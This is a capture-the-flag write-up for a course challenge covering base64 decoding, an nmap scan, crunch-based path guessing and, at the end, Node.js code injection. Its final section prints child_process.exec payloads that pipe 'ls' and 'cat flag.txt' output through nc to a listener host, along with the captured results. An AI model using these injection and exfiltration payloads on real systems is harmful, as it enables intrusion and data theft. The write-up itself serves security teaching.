
CS561 CTF Challenge

1. Description


This CTF basically composes of three parts which are designed to test the players Nmap, Decoding, Crunch, Code Injection and a little bit of javascript skills. The player would have to interact with a web server to navigate through to the next steps of the challenge.

2. Solution

When the user first goes to the default page, he views the webpage which looks something like this.




This is in base64 format which the user has to decode. Post decoding the player will get the decoded output as -




The player will be informed that he has to try out different ports to identify the valid port for the next step. The player can use nmap here to identify all the open NodeJS ports and can try them out to figure out the valid server.

```
(base) saivenkatesh@Sais-MacBook-Air CTF % nmap -sV loca
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-25 13
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000043s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 975 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Node.js Express framework
631/tcp  open  ipp        CUPS 2.3
5432/tcp open  postgresql PostgreSQL DB 9.6.0 or later
9000/tcp open  tcpwrapped
9001/tcp open  tcpwrapped
9002/tcp open  tcpwrapped
9003/tcp open  tcpwrapped
9009/tcp open  tcpwrapped
9010/tcp open  tcpwrapped
9011/tcp open  tcpwrapped
9040/tcp open  tcpwrapped
9050/tcp open  http       Node.js Express framework
9071/tcp open  tcpwrapped
9080/tcp open  http       Node.js Express framework
9081/tcp open  tcpwrapped
9090/tcp open  http       Node.js Express framework
9091/tcp open  tcpwrapped
9099/tcp open  tcpwrapped
9100/tcp open  jetdirect?
9101/tcp open  jetdirect?
9102/tcp open  jetdirect?
9103/tcp open  jetdirect?
9110/tcp open  http       Node.js Express framework
9111/tcp open  tcpwrapped
9200/tcp open  tcpwrapped
```

In the second step the player has to figure out the proper navigation link. Its basically the combination of two words labuser and another word. The second word can be viewed if the player does control + A as the word is white in colour. (Also in the hint I mentioned its in the right) After finding the two words, its a permutation of the two words. ‘userlabftc’ (labuser - userlab and ctf - ftc). The player can use crunch to generate the combinations.





The final step is to do code injection to list the files and retrieve the flag.txt file.

Congrats on coming to the final step.

This url which you found has one interesting functionality.


You can ask it anything and it will give you an answer 'provided it knows'. eg = ?q=whatsmyname

Retreive the flag after asking the correct questions.

The way we can accomplish this is to open a port and listen to that. We then inject code such that it sends the results of certain shell commands to our host. Node: I tested this in my subnet and we need to do this in the same subnet as the running docker machine in order for this to work. Or at least both the hosts should be accessible publicly.

Code Injection can be done in two steps. The first step is to pass this shell code as query parameter which is just a 'ls' command.

```
require('child_process').exec('ls | nc 192.168.0.22 89',(error, stdout, stderr) => {console.log(stdout);});
```




```
(base) saivenkatesh@Sais-MacBook-Air CTF % ncat -lvp 89
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::89
Ncat: Listening on 0.0.0.0:89
Ncat: Connection from 192.168.0.22.
Ncat: Connection from 192.168.0.22:58290.
check.js
flag.txt
node_modules
package-lock.json
package.json
server.js
views
```

The second step is to read the flag.txt file to retrieve the flag.

```
require('child_process').exec('cat flag.txt | nc 192.168.0.22 89',
(error, stdout, stderr) => {console.log(stdout);});
```


```
(base) saivenkatesh@Sais-MacBook-Air CTF % ncat -lvp 89
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::89
Ncat: Listening on 0.0.0.0:89
Ncat: Connection from 192.168.0.22.
Ncat: Connection from 192.168.0.22:58300.
CTF_SDaT{conG+--+Rats}%
(base) saivenkatesh@Sais-MacBook-Air CTF %
```

The flag has been retrieved successfully.